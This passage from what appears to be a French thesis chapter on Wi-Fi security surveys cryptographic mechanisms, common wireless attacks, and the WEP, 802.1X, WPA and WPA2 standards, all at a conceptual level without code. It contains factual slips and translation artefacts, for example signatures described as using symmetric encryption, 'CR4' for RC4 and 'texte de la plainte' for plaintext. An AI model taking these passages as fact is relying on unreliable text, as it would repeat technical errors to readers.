- **Intégrité** : L'intégrité est importante pour garantir que les informations n'ont pas été falsifiées ou modifiées de manière non autorisée. Cela inclut la protection des données contre toute modification, suppression ou ajout non autorisé. Les techniques courantes utilisées pour maintenir l'intégrité incluent les signatures numériques, les codes d'authentification des messages (MAC) et le hachage des données.
- **Disponibilité** : La disponibilité est importante pour garantir que les informations et les systèmes sont accessibles aux utilisateurs autorisés lorsqu'ils en ont besoin. Cela inclut la protection contre les attaques par déni de service et la garantie que les systèmes sont hautement disponibles et peuvent résister aux pannes. Les techniques courantes utilisées pour maintenir la disponibilité incluent l'équilibrage de charge, la redondance et la planification de reprise après sinistre.
- **Authenticité** : L'authenticité est importante pour garantir que les informations et les communications proviennent d'une source fiable. Cela inclut la protection contre l'usurpation d'identité et d'autres types de fraude à l'identité. Les techniques courantes utilisées pour établir l'authenticité comprennent l'authentification, les certificats numériques et l'identification biométrique.
- **Non-répudiation** : La non-répudiation est importante pour garantir qu'une partie ne puisse nier avoir envoyé ou reçu un message ou une transaction. Cela inclut la protection contre la falsification des messages et les attaques par relecture. Les techniques courantes utilisées pour établir la non-répudiation incluent les signatures numériques, les codes d'authentification des messages et les horodatages.

La cryptographie joue un rôle crucial dans la sécurité des réseaux Wi-Fi, étant la principale méthode utilisée pour protéger les données transmises sur ces réseaux. La relation entre la cryptographie et la sécurité des réseaux Wi-Fi se manifeste de la manière suivante[21] :

- ✓ **Chiffrement des Données** : La cryptographie est utilisée pour chiffrer les données transmises entre les appareils connectés à un réseau Wi-Fi. Cela signifie que même si un attaquant intercepte les données, il ne pourra pas les lire sans la clé de déchiffrement appropriée.
- ✓ **Authentification** : Les protocoles de sécurité Wi-Fi utilisent des techniques cryptographiques pour authentifier les utilisateurs et les appareils. Par exemple, WPA2 (Wi-Fi Protected Access 2) utilise un processus d'authentification basé sur le protocole EAP (Extensible Authentication Protocol) qui s'appuie sur des méthodes cryptographiques.
- ✓ **Intégrité des Données** : La cryptographie assure également l'intégrité des données, c'est-à-dire qu'elle garantit que les données n'ont pas été modifiées pendant la transmission. Les protocoles de sécurité Wi-Fi utilisent des codes d'authentification des messages (MAC) pour vérifier l'intégrité des données.
- ✓ **Protocoles de Sécurité Wi-Fi** : Les protocoles de sécurité Wi-Fi, tels que WEP, WPA, WPA2, et le plus récent WPA3, renforcent la sécurité en utilisant des méthodes cryptographiques plus avancées, telles que la cryptographie à clé publique et les courbes elliptiques, pour offrir une meilleure protection contre les attaques par force brute et les écoutes clandestines.
- ✓ **Protection des Clés** : La gestion sécurisée des clés cryptographiques est essentielle pour la sécurité des réseaux Wi-Fi. Les protocoles de sécurité incluent des mécanismes pour l'échange sécurisé de clés, comme le protocole Diffie-Hellman, qui permet à deux parties de générer une clé secrète partagée sur un canal de communication non sécurisé.

II.3 Les mécanismes de cryptographie :

Les mécanismes de cryptographie constituent un élément essentiel de la sécurité des informations. Ils permettent de protéger la confidentialité, l'intégrité, et l'authenticité des données[22], en les rendant inintelligibles à toute personne non autorisée, tout en s'assurant que les données envoyées ne soient ni altérées ni disputées.

Les principaux mécanismes de cryptographie utilisés dans la sécurité des systèmes d'information comprennent :

II.3.1 Cryptographie à clé symétrique :

La cryptographie à clé symétrique utilise une même clé pour chiffrer et déchiffrer les données, nécessitant un accord préalable entre l'expéditeur et le destinataire sur la clé à utiliser. Bien que rapide et efficace, le principal défi réside dans la distribution sécurisée de la clé, pouvant être interceptée. Cela peut compromettre la confidentialité des informations. En outre, la cryptographie symétrique est vulnérable aux attaques par force brute et ne permet pas d'authentifier l'identité de l'émetteur[23].



Figure 13 : Chiffrement symétrique

II.3.2 Cryptographie à clé asymétrique :

La cryptographie à clé asymétrique utilise une paire de clés, privée et publique, pour chiffrer et déchiffrer des données. Chaque utilisateur possède sa propre paire de clés, permettant des échanges sécurisés sans la nécessité de partager une clé commune. Les clés publiques servent au chiffrement, tandis que les clés privées sont utilisées pour le déchiffrement. Des algorithmes comme RSA, DSA, et Diffie-Hellman sont couramment utilisés pour ce type de cryptographie[24].



Figure 14 : Chiffrement asymétrique

II.3.3 Les fonctions de hachage :

Les fonctions de hachage sont des fonctions mathématiques visent à donner un résultat représentatif de contenu de message sur un nombre limité d'octets, ce résultat est appelé condensé, haché ou empreinte[25]. Son but principal est de garantir l'intégrité d'un message. C'est-à-dire que le destinataire peut vérifier que le message n'a pas été altéré durant la communication. Ces fonctions mathématiques ont trois propriétés:

- Il est impossible de retrouver le message original à partir de condensé.
- Il est peu probable de construire un seul haché à partir de deux messages complètement différents.

Parmi les fonctions de hachage, on trouve : MD5, SHA-1 et SHA256.

II.3.4 La signature numérique :

Appelée aussi la signature électronique, est définie comme un mécanisme à un double objectif : Permettant un destinataire de garantir l'intégrité du message et vérifier l'identité de l'expéditeur.

Le principe de fonctionnement d'une signature numérique repose sur une combinaison de deux techniques : la fonction de hachage, le chiffrement symétrique[25]

La signature numérique se compose de quatre étapes [25][26] :

- À l'aide d'une fonction de hachage, l'émetteur calcule le condensé qui est une représentation réduite et unique du message.
- L'émetteur chiffre le condensé à partir de sa clé privée (Dans notre cas nous utilisons un cryptage symétrique), et il obtient une signature numérique).
- Lors de la réception du message et la signature
- Le récepteur calcule le condensé de message reçu en utilisant la même fonction de hachage, ainsi déchiffre la signature en utilisant la clé publique de l'émetteur.
- Le récepteur compare les deux condensés obtenus, s'ils sont identiques, alors on peut garantir l'intégrité d'un message et on a authentifié l'émetteur.

II.4 Les attaques d'un réseau wifi :

Les attaques sur un réseau Wi-Fi prennent différentes formes, visant à compromettre sa sécurité ou à accéder à des informations sensibles. Ces tentatives malveillantes exploitent diverses vulnérabilités pour compromettre la confidentialité, l'intégrité ou la disponibilité des données. Ci-dessous, un aperçu des principales attaques sur les réseaux Wi-Fi :

II.4.1 Le wardriving :

Le wardriving est une cyberattaque qui consiste à rechercher des réseaux sans fil vulnérables à partir d'un véhicule en mouvement ou d'un autre moyen de transport. Les attaquants utilisent des logiciels et du matériel spécifique pour détecter et enregistrer les emplacements des points d'accès Wi-Fi non sécurisés, souvent pour obtenir un accès non autorisé et voler des données. Cette pratique a évolué à partir du film "WarGames" et implique généralement des outils tels que des renifleurs de paquets, des testeurs de force du signal et des logiciels de cartographie des points d'accès[27].

II.4.2 L'espionnage :

En raison des caractéristiques des réseaux sans fil, un pirate peut facilement faire l'écoute sur un réseau sans fil : il se poste à proximité et surveille les échanges, on dit qu'il **sniffe** le réseau[28]. L'objectif d'un pirate qui lance cette attaque est d'extraire des informations transmises pendant une communication sans fil, il suffit pour cela de disposer d'un adaptateur Wifi gérant le mode monitor, c'est-à-dire capable de lire tous les messages, et pas uniquement ceux qui lui sont adressés.

II.4.3 L'intrusion :

Une intrusion est une attaque non autorisée accède illégalement à un système informatique ou à un réseau. Cela peut se produire en exploitant des vulnérabilités de sécurité, en utilisant des techniques telles que le piratage informatique. L'objectif peut être de voler des informations sensibles, de compromettre la sécurité du système ou de causer des dommages[29].

Les intrusions peuvent être préjudiciables aux individus, aux entreprises et même aux gouvernements. Il est important de prendre des mesures pour protéger vos appareils et vos données contre de telles intrusions[29].

II.4.4 Les attaques de mots de passe :

Les attaques de mots de passe reposent sur deux méthodes principales :

- **Attaque par dictionnaire :**

Une attaque par dictionnaire est une méthode de piratage où des hackers utilisent des listes de mots courants pour deviner des mots de passe, souvent en modifiant des lettres en chiffres ou caractères spéciaux. Cette technique vise à accéder à des comptes électroniques ou à déchiffrer des fichiers. Elle diffère des attaques par force brute qui testent toutes les combinaisons de lettres et chiffres. Pour se protéger, il est crucial d'utiliser des mots de passe complexes et uniques, mélangeant lettres, chiffres et caractères spéciaux[30].

- **Attaque par force brute :**

Est une méthode en cryptanalyse pour trouver un mot de passe ou une clé. Il consiste à essayer, une à une, toutes les combinaisons possibles jusqu'à trouver la bonne. Cette méthode en générale considérée comme la plus simple concevable[31].

En réalité l'incertitude du succès d'une attaque de force brute réside dans le temps qu'il faut pour trouver le bon mot de passe. Cette variable dépend à la fois de la longueur du mot de passe ainsi de la puissance de l'appareil. Cette attaque peut prendre de quelques minutes à plusieurs années en fonction complexité du mot de passe utilisé[31].

- **Le détournement de session :**

Le détournement de session est une cyberattaque qui consiste à prendre le contrôle d'une session utilisateur active sans l'autorisation de l'utilisateur légitime. Voici les principaux points à retenir[32].

Le détournement de session permet à un attaquant d'accéder aux informations personnelles, aux identifiants de connexion et aux données financières de l'utilisateur.

- Les techniques courantes incluent l'injection de code malveillant (XSS), la fixation de session, l'écoute du trafic réseau non chiffré, et le contournement de l'authentification à deux facteurs.
- Les conséquences peuvent être graves, allant du vol d'identité au vol financier, en passant par des dommages à la réputation de l'entreprise.

- Pour se protéger, les recommandations incluent le chiffrement des communications, l'utilisation de mots de passe robustes, la mise à jour régulière des logiciels, et l'implémentation de mesures de sécurité réseau.

II.4.5 Le déni de service (Dos) :

Une attaque par déni de service (Dos) est un type de cyberattaque dans lequel un acteur malveillant vise à rendre un ordinateur ou un autre appareil indisponible pour ses utilisateurs prévus en interrompant le fonctionnement normal de l'appareil. Les attaques Dos fonctionnent généralement en submergeant ou en saturant une machine ciblée de requêtes jusqu'à ce que le trafic normal ne puisse plus être traité, ce qui entraîne un déni de service pour les utilisateurs supplémentaires. Une attaque Dos se caractérise par l'utilisation d'un seul ordinateur pour lancer l'attaque[33].

II.4.6 Man-in-the-middle:

Une attaque de l'homme du milieu (MITM) est un type de cyberattaque où les attaquants interceptent une conversation ou un transfert de données existant, soit en écoutant, soit en se faisant passer pour un participant légitime. Pour la victime, il semblera qu'un échange standard d'informations est en cours, mais en s'insérant au « milieu » de la conversation ou du transfert de données, l'attaquant peut discrètement détourner des informations[34].

L'objectif d'une attaque MITM est de récupérer des données confidentielles telles que des détails de compte bancaire, des numéros de carte de crédit ou des informations de connexion, qui peuvent être utilisées pour commettre d'autres crimes comme le vol d'identité ou les transferts de fonds illégaux. Parce que les attaques MITM sont menées en temps réel, elles passent souvent inaperçues jusqu'à ce qu'il soit trop tard[34].

II.5 Les standards de sécurité dans les réseaux Wifi :

Les protocoles de sécurité Wi-Fi appliquent le chiffrement pour sécuriser les réseaux et protéger les données. Étant donné que les réseaux sans fil sont généralement moins sûrs que les réseaux filaires, les protocoles de sécurité sont essentiels pour garantir votre sécurité en ligne.

Les protocoles de sécurité Wi-Fi les plus courants actuellement sont WEP, WPA, WPA2 et WPA3. Bien qu'ils poursuivent le même objectif, à savoir assurer

l'authentification, l'intégrité et la confidentialité des données, ils diffèrent dans leur niveau de sécurité et leurs fonctionnalités spécifiques.

II.5.1 Le WEP :

Le WEP (Wired Equivalent Privacy) est un protocole de sécurité pour les réseaux sans fil Wi-Fi. Il a été introduit en 1997 pour fournir un niveau de sécurité similaire à celui des réseaux filaires[35]. Il a été remplacé par des normes plus sécurisées comme le WPA (Wi-Fi Protected Access) et le WPA2. Le WEP utilise un système de clé fixe, tandis que le WPA et le WPA2 offrent un chiffrement plus sophistiqué, notamment avec l'utilisation de l'AES (Advanced Encryption System). Les failles du WEP ont conduit à son remplacement par des protocoles plus robustes pour protéger les réseaux sans fil. Il utilise l'algorithme de chiffrement symétrique RC4 pour crypter les communications.

II.5.1.1 Processus de cryptage du WEP :

Le processus de cryptage du WEP pour la communication de données comprend 5 étapes, comme le montre la figure 15. Lors du processus d'initialisation, un vecteur de 24 bits est lié sous forme de série avec une clé WEP de 40 bits. Le résultat de la clé liée agit comme une valeur de départ pour le générateur de nombres pseudo-aléatoires[36].

Un algorithme d'intégrité est exécuté sur le texte brut afin qu'une valeur de contrôle d'intégrité (ICV) puisse être générée qui est ensuite liée au texte brut.

Pour générer le texte chiffré, l'algorithme RC4 est appliqué sur le texte brut en plus de l'ICV et de la séquence de clés.

La trame de charge utile Media Access Control (MAC) sans fil est générée en plaçant le vecteur d'initialisation (IV) devant les données cryptées combinant ICV avec d'autres champs.




Figure 15 : Processus de cryptage du WEP

II .5.1.2 Processus de décryptage du WEP :

Dans le processus de décryptage WEP, les opérations suivantes se déroulent comme le montre la figure II.4.

Le vecteur d’initialisation de la trame standard 802.11 est lié à la clé WEP, agissant comme valeur de départ pour le générateur de nombres pseudo-aléatoires[36]. Pour obtenir le texte brut, l’algorithme CR4 est appliqué au texte chiffré et à la séquence de clés. Le texte brut et l’ICV original sont obtenus à cette étape.




Figure 16 : Processus de décryptage du WEP

Pour générer le nouvel ICV, le texte de la plainte est ajouté à l'algorithme d'intégrité pour obtenir le nouvel ICV.

Le nouvel ICV généré à l'étape précédente est comparé à l'ICV d'origine pour vérifier l'intégrité des données.

➤ Quelques Vulnérabilités WEP :

Depuis la mise en place de WEP, des chercheurs ont découvert de nombreuses failles de sécurité à différents niveaux, telles que:

- En raison de l'utilisation d'un vecteur d'initialisation relativement court (24 bits), il est possible que, après une courte période de temps sur un réseau sans fil actif, le vecteur IV sera réutilisé (pas de protection contre le rejeu des messages). Cela peut faciliter la récupération du message en clair[37].
- WEP utilise le CRC-32 pour le contrôle de l'intégrité des données. En fait, le CRC est très sensible aux collisions[38].
- Dans le WEP, la station mobile n'authentifie pas le point d'accès. Elle ne peut donc pas vérifier si elle s'accorde avec le vrai point d'accès ou non. Cela représente une faiblesse majeure qui peut être exploitée dans une attaque comme l'attaque "EVEILL TWIN".
- L'utilisation de RC4 par WEP comporte plusieurs failles : en résumé, RC4 elle-même présente des vulnérabilités qu'un attaquant pourrait exploiter. En effet, cette faille est exactement située dans l'opération de génération de flux aléatoire. Les statistiques sur les premiers octets du flux généré montrent un certain biais qui permet de retrouver des informations sur la clé[39].

II.5.2 Le protocole 802.1 x :

En 2001, l'IEEE propose le standard 802.1 x comme une nouvelle solution de sécurité pour assurer le contrôle d'accès, l'authentification et la gestion de clés[40]. Le principe du protocole 802.1x est de bloquer le flux de données d'un utilisateur non authentifié, c'est-à-dire permettre une authentification lors d'échange entre un utilisateur (le client) et le réseau de communication auquel il désire accéder[40].

II.5.2.1 Architecture du 802.1x :

Les principaux éléments de l'authentification 802.1x sont les suivants [40]:

- Un demandeur, un utilisateur final client, qui souhaite être authentifié.

- Un authentificateur (un point d'accès ou un switch), qui est un « intermédiaire », agissant comme proxy pour l'utilisateur final et limitant la communication de l'utilisateur final avec le serveur d'authentification.
- Un serveur d'authentification (généralement un serveur RADIUS), qui décide d'accepter ou non la demande d'accès complet au réseau de l'utilisateur final.

Dans un réseau sans fil, 802.1x est utilisé par un point d'accès pour implémenter le WPA. Pour se connecter au point d'accès, un client sans fil doit d'abord être authentifié à l'aide du WPA.

Dans un réseau câblé, les switches utilisent la norme 802.1x dans un réseau câblé pour implémenter l'authentification basée sur les ports. Avant qu'un switch ne transfère des paquets via un port, les périphériques connectés doivent être authentifiés. Après la déconnexion de l'utilisateur final, le port virtuel utilisé est repassé à l'état non autorisé.




Figure 17 : Les composants du 802.1X

II.5.2.2 L'authentification par port :

Dans les réseaux sans fil IEEE 802.11, un port est une entité entre une station et un point d'accès. Le port contrôlé se comporte comme un interrupteur avec deux états : autorisé ou non autorisé. Dans l'état non autorisé, seuls les paquets dédiés à l'authentification EAP ne sont pas bloqués. Dans l'état autorisé, la circulation de l'information passe librement [41]

La standard 802.1x définit les techniques d'encapsulation utilisées pour transporter des paquets EAP entre le port 802.1x du client et le port de point d'accès [42].

Ces ports sont appelés PAE (Port Access Entity). L'encapsulation est connue sous le nom d'EAPoL (EAP sur LAN). EAPoL indique le début et la fin d'un processus d'authentification avec les requêtes EAPOL-START et EAPOL-LOGOFF[41].

II.5.2.3 Le protocole EAP :

Le protocole d'authentification EAP (Extensible Authentication Protocol) et une norme de l'IETF (Internet Engineering Task Force), il a été créé à l'origine comme extension du protocole PPP (Point to Point Protocol), afin de permettre le développement des méthodes d'authentification[43].

Ce protocole définit une infrastructure qui décrit un ensemble de mécanismes d'authentification, dans le but de gérer l'échange de requêtes d'authentification entre la station et le serveur d'authentification [43]. Parmi les méthodes d'authentification les plus fiables, nous trouvons : EAP-TLS, EAP-TTLS, LEAP et PEAP. Chacune de ces méthodes d'authentification présente des avantages et des inconvénients et diffère des autres méthodes sous différents aspects.

Le protocole EAP définit quatre types de paquets pouvant être échangés entre la station et le serveur d'authentification, sont [42]:

- **Paquet requête** : c'est un paquet envoyé par le serveur d'authentification. Il demande au client de présenter son identité, selon une méthode d'authentification choisie par le serveur (mot de passe, certificat électronique, etc.).
- **Paquet Réponse** : il est envoyé par le client en réponse à une requête. La réponse dépend de la méthode d'authentification requise par le serveur. Si le client ne gère pas la méthode d'authentification requise, il le signale. Le serveur d'authentification suggère une liste de méthodes qu'il est capable de gérer et renvoie une nouvelle requête. Si aucune méthode ne lui convient, c'est un échec
- **Paquet Succès** : envoyé par le serveur d'authentification pour indiquer au client qu'il a été correctement authentifié.
- **Paquet Echec** : il est envoyé par le serveur d'authentification, si le client n'a pas pu être authentifié.

II.5.2 Le WPA :

Wi-Fi Protected Access (WPA) est un protocole de sécurité introduit en 2003, conçu pour sécuriser les réseaux informatiques sans fil. Il a été développé comme une amélioration par rapport au précédent protocole Wired Equivalent Privacy (WEP), qui présentait plusieurs vulnérabilités[35]. WPA offre une méthode plus solide et plus sécurisée de protection des réseaux sans fil.

- **TKIP (Temporal Key Integrity Protocol) :** WPA utilise TKIP pour le cryptage. TKIP modifie dynamiquement les clés au fur et à mesure que les données sont transmises, ce qui le rend plus sécurisé que les clés statiques utilisées par WEP. Cependant, TKIP présente des vulnérabilités et est considéré comme moins sécurisé que WPA2.
- **Authentification :** WPA utilise un processus d'authentification plus robuste appelé 802.1X, qui nécessite que chaque utilisateur dispose d'un nom d'utilisateur et d'un mot de passe uniques.
- **Gestion des clés :** WPA utilise un protocole de gestion des clés appelé Extensible Authentication Protocol (EAP).

Dans le WPA, nous avons le WPA-PSK (personnel) et le WPA-ENT (entreprise).

II.5.2.1 WPA-PSK :

Le processus d'association avec clé pré-partagée (PSK) de WPA (Wi-Fi Protected Access) décrit les étapes par lesquelles un appareil client et un point d'accès Wi-Fi (AP) passent pour établir une connexion sécurisée à l'aide d'une clé pré-partagée[44].

➤ Connexion des demandes du client :

L'appareil client lance le processus en envoyant une demande de sonde pour découvrir les réseaux Wi-Fi disponibles.

Les points d'accès à portée répondent par une réponse de sonde, fournissant des informations sur leurs capacités, y compris les protocoles de sécurité pris en charge.

Publicité de l'AP : Le client sélectionne un point d'accès en fonction des informations reçues dans les réponses de la sonde.

Le point d'accès sélectionné annonce ses capacités, y compris les protocoles de sécurité pris en charge et l'utilisation de WPA2-PSK.

➤ **Initiation de la prise de contact WPA :**

Le client envoie une demande d'association au point d'accès sélectionné, exprimant son intention de s'associer au réseau.

L'AP répond par une réponse d'association, indiquant son acceptation de la demande d'association.

➤ **Échange de clés pré-partagées :**

Le client et le point d'accès utilisent la clé pré-partagée (PSK) pour dériver la clé principale par paire (PMK). Le PSK est le secret partagé connu à la fois du client et de l'AP.

À l'aide de la PMK, le client et l'AP effectuent une négociation à quatre pour générer la clé transitoire par paire (PTK), qui sera utilisée pour sécuriser la transmission des données.

➤ **Prise de contact des clés de groupe :**

Une fois la PTK établie, le client et l'AP effectuent une négociation de clé de groupe pour établir une clé transitoire de groupe (GTK). Le GTK est utilisé pour sécuriser le trafic de diffusion et de multidiffusion au sein du réseau.

➤ **Association terminée :**

Une fois l'échange de clés terminé, le client envoie un message d'association terminée à l'AP, indiquant que le processus d'association s'est terminé avec succès.

➤ **Transmission de données sécurisée :**

Une fois les clés en place, le client et l'AP peuvent désormais échanger des données en toute sécurité à l'aide du cryptage WPA2-PSK.

II.5.2.2 WPA-Enterprise (WPA-ENT) :

Le processus d'association WPA-Enterprise implique des mécanismes d'authentification plus sophistiqués que WPA-PSK. WPA-Enterprise utilise la norme IEEE 802.1X pour le contrôle d'accès au réseau basé sur les ports et implique généralement un serveur RADIUS (Remote Authentication Dial-In User Service) pour l'authentification[44].

Voici un aperçu du processus d'association WPA-Enterprise :

➤ **Connexion des demandes du client :**

L'appareil client lance le processus en envoyant une demande de sonde pour découvrir les réseaux Wi-Fi disponibles.

Les points d'accès à portée répondent par une réponse de sonde, fournissant des informations sur leurs capacités, y compris les protocoles de sécurité pris en charge.

➤ **Publicité de l'AP :**

Le client sélectionne un point d'accès en fonction des informations reçues dans les réponses de la sonde.

Le point d'accès sélectionné annonce ses capacités, notamment l'utilisation de WPA-Enterprise et l'exigence d'authentification 802.1X.

➤ **Demande d'authentification :**

Le client envoie une demande d'authentification au point d'accès, indiquant son intention de s'associer au réseau.

Le point d'accès répond avec une réponse d'authentification, signalant que le client doit s'authentifier à l'aide de 802.1X.

➤ **Échange EAP :**

L'échange EAP (Extensible Authentication Protocol) a lieu entre le client et le serveur RADIUS. EAP est un framework qui prend en charge diverses méthodes d'authentification.

Le client et le serveur RADIUS envoient une série de messages pour authentifier le client. La méthode spécifique utilisée dépend du type EAP configuré à la fois sur le client et sur le serveur RADIUS (par exemple, EAP-TLS, EAP-PEAP, EAP-TTLS).

➤ **Authentification RADIUS :**

Le serveur RADIUS valide les informations d'identification du client et répond au point d'accès avec un message de réussite ou d'échec d'authentification.

Si l'authentification réussit, le serveur RADIUS génère et envoie des clés de session au client et au point d'accès.

➤ **Génération de clé WPA :**

Sur la base de l'authentification et des clés de session échangées, le client et l'AP génèrent les clés de chiffrement nécessaires, notamment la clé principale par paire (PMK) et la clé transitoire par paire (PTK).

➤ **Association terminée :**

Le client envoie un message d'association terminée au point d'accès, indiquant que les processus d'authentification et d'échange de clés se sont terminés avec succès.

➤ **Transmission de données sécurisée :**

Une fois les clés en place, le client et le point d'accès peuvent désormais échanger des données en toute sécurité grâce au cryptage WPA-Enterprise.

II.5.3 Le WPA2 :

WPA2 (Wi-Fi Protected Access 2) a été introduit en 2004 avec une clé de cryptage de 128 ou 256 bits, utilisant le standard de cryptage avancé (AES) et le mode compteur avec le protocole CCMP (Cipher Block Chaining Message Authentication Code Protocol) pour le cryptage. CCMP est un algorithme de cryptage robuste et largement adopté. AES est considéré comme hautement sécurisé et est utilisé par des gouvernements et des organisations du monde entier. L'utilisation d'AES dans WPA2 améliore considérablement la confidentialité et l'intégrité des données transmises sur un réseau[35].

Wi-Fi. Le mode compteur avec Cipher Block Chaining Message Authentication Code Protocol (CCMP) est un protocole de cryptage basé sur la norme Advanced Encryption Standard (AES) du gouvernement fédéral américain, utilisant le mode de fonctionnement Counter Mode avec CBC-MAC (CCM).

II.5.3.1 Les paramètres de cryptage :

L'une des fonctionnalités clés de WPA2 est sa méthode de cryptage des données : AES (Advanced Encryption System). Initialement utilisé par le gouvernement américain pour protéger les données classifiées, AES est l'une des technologies de cryptage les plus complexes disponibles[34].

Lors de la configuration de votre routeur, vous pouvez également disposer du paramètre de cryptage : TKIP (Temporal Key Integrity Protocol). Développé pour WPA, le cryptage TKIP s'est avéré facilement piratable, ce qui le rend beaucoup moins sécurisé que l'AES.

Bien que le cryptage TKIP soit meilleur que le cryptage à clé statique de WEP (un ancien protocole de sécurité sans fil), WPA2-AES est le paramètre de cryptage supérieur.

- **Génération de clés dynamiques :**

WPA2 utilise un système de génération de clés dynamiques, générant des clés de chiffrement uniques qui sont périodiquement mises à jour pendant la transmission des données. Cette approche de gestion dynamique des clés ajoute une couche de sécurité supplémentaire par rapport au système de clés statiques utilisé dans l'ancien protocole WEP (Wired Equivalent Privacy).

- **Clé transitoire par paire (PTK) :**

WPA2 établit une clé transitoire par paire (PTK) entre le périphérique client et le point d'accès lors du processus d'authentification initial. Cette clé est unique à la session spécifique et est utilisée pour sécuriser l'échange de données entre le client individuel et le point d'accès.

- **Clé transitoire de groupe (GTK) :**

En plus du PTK, WPA2 établit également une clé transitoire de groupe (GTK) pour les communications de diffusion et de multidiffusion au sein du réseau Wi-Fi. Le GTK garantit que les communications de groupe sont également cryptées de manière sécurisée.

II.5.3.2 Principe de fonctionnement :

Tous les protocoles de sécurité fonctionnent en utilisant des clés cryptographiques pour chiffrer les données et les rendre indéchiffrables. Cette même clé est utilisée pour décrypter les données. Mais tous les protocoles de sécurité n'utilisent pas la même technologie. WPA2 est aujourd'hui la norme de sécurité en matière de réseau en raison de ses méthodes avancées de cryptage des données. En fonction de vos besoins, vous pouvez également choisir des paramètres spécifiques au sein de WPA2 pour optimiser la sécurité. Dans WPA2, nous avons WPA2-Personal (WPA2-PSK) et WPA2-Enterprise (WPA2-ENT) :

II.5.3.3 WPA2-PSK :

WPA2 (Wi-Fi Protected Access 2) est un protocole de sécurité utilisé pour sécuriser les réseaux sans fil. PSK signifie Pre-Shared Key (clé pré-partagée). Dans un réseau WPA2-PSK, la même clé, ou phrase secrète, est utilisée par tous les appareils pour se connecter au réseau sans fil.

Voici un aperçu de base du fonctionnement de WPA2-PSK :

- **Génération de clé :**

L'administrateur réseau ou la personne qui configure le réseau Wi-Fi choisit une phrase secrète. Cette phrase secrète est utilisée pour générer la clé principale par paire (PMK), qui est une longue chaîne aléatoire.

- **Prise de contact à quatre voies (Handshake) :**

Lorsqu'un appareil souhaite se connecter au réseau WPA2-PSK, un processus de prise de contact à quatre voies se produit entre l'appareil et le routeur ou le point d'accès sans fil. La prise de contact implique l'échange de messages pour confirmer que l'appareil et le réseau connaissent le bon PMK.

Nous commencerons par une vue d'ensemble de Handshake à quatre voies.

